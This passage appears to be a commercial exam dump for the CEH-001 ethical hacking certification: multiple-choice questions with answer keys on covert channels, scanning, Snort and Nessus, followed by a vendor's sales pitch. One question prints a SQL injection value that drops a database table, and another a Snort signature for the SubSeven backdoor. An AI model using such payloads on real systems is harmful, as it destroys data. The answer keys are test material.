
Answer: A

NEW QUESTION 511
One way to defeat a multi-level security solution is to leak data via

A. a bypass regulator.
B. steganography.
C. a covert channel.
D. asymmetric routing.

Answer: C

NEW QUESTION 515
You generate MD5 128-bit hash on all files and folders on your computer to keep a baseline check for security reasons?



What is the length of the MD5 hash?

A. 32 character
B. 64 byte
C. 48 char
D. 128 kb

Answer: A

NEW QUESTION 518
Simon is security analyst writing signatures for a Snort node he placed internally that captures all mirrored traffic from his border firewall. From the following signature, what will Snort look for in the payload of the suspected packets?
alert tcp $EXTERNAL_NET any -> $HOME_NET 27374 (msG. "BACKDOOR SIG -
SubSseven 22";flags: A+; content: "|0d0a5b52504c5d3030320d0a|"; reference:arachnids, 485;) alert

A. The payload of 485 is what this Snort signature will look for.
B. Snort will look for 0d0a5b52504c5d3030320d0a in the payload.
C. Packets that contain the payload of BACKDOOR SIG - SubSseven 22 will be flagged.
D. From this snort signature, packets with HOME_NET 27374 in the payload will be flagged.

Answer: B

NEW QUESTION 523
Hayden is the network security administrator for her company, a large finance firm based in Miami. Hayden just returned from a security conference in Las Vegas where they talked about all kinds of old and new security threats; many of which she did not know of. Hayden is worried about the current security state of her company's network so she decides to start scanning the network from an external IP address. To see how some of the hosts on her network react, she sends out SYN packets to an IP range. A number of IPs responds with a SYN/ACK response. Before the connection is established she sends RST packets to those hosts to stop the session. She does this to see how her intrusion detection system will log the traffic. What type of scan is Hayden attempting here?

A. Hayden is attempting to find live hosts on her company's network by using an XMAS scan
B. She is utilizing a SYN scan to find live hosts that are listening on her network
C. The type of scan, she is using is called a NULL scan
D. Hayden is using a half-open scan to find live hosts on her network

Answer: D

NEW QUESTION 525
On a Linux device, which of the following commands will start the Nessus client in the background so that the Nessus server can be configured?

A. nessus +
B. nessus *s
C. nessus &
D. nessus -d

Answer: C

NEW QUESTION 527
What will the following command produce on a website's login page if executed successfully? SELECT email, passwd, login_id, full_name FROM members WHERE email
= 'someone@somewhere.com'; DROP TABLE members; --'

A. This code will insert the someone@somewhere.com email address into the members table.
B. This command will delete the entire members table.
C. It retrieves the password for the first user in the members table.
D. This command will not produce anything since the syntax is incorrect.

Answer: B

NEW QUESTION 530

.....

Thank You for Trying Our Product

* 100% Pass or Money Back

All our products come with a 90-day Money Back Guarantee.

* One year free update

You can enjoy free update one year. 24x7 online support.

* Trusted by Millions

We currently serve more than 30,000,000 customers.

* Shop Securely

All transactions are protected by VeriSign!

100% Pass Your CEH-001 Exam with Our Prep Materials Via below:

https://www.certleader.com/CEH-001-dumps.html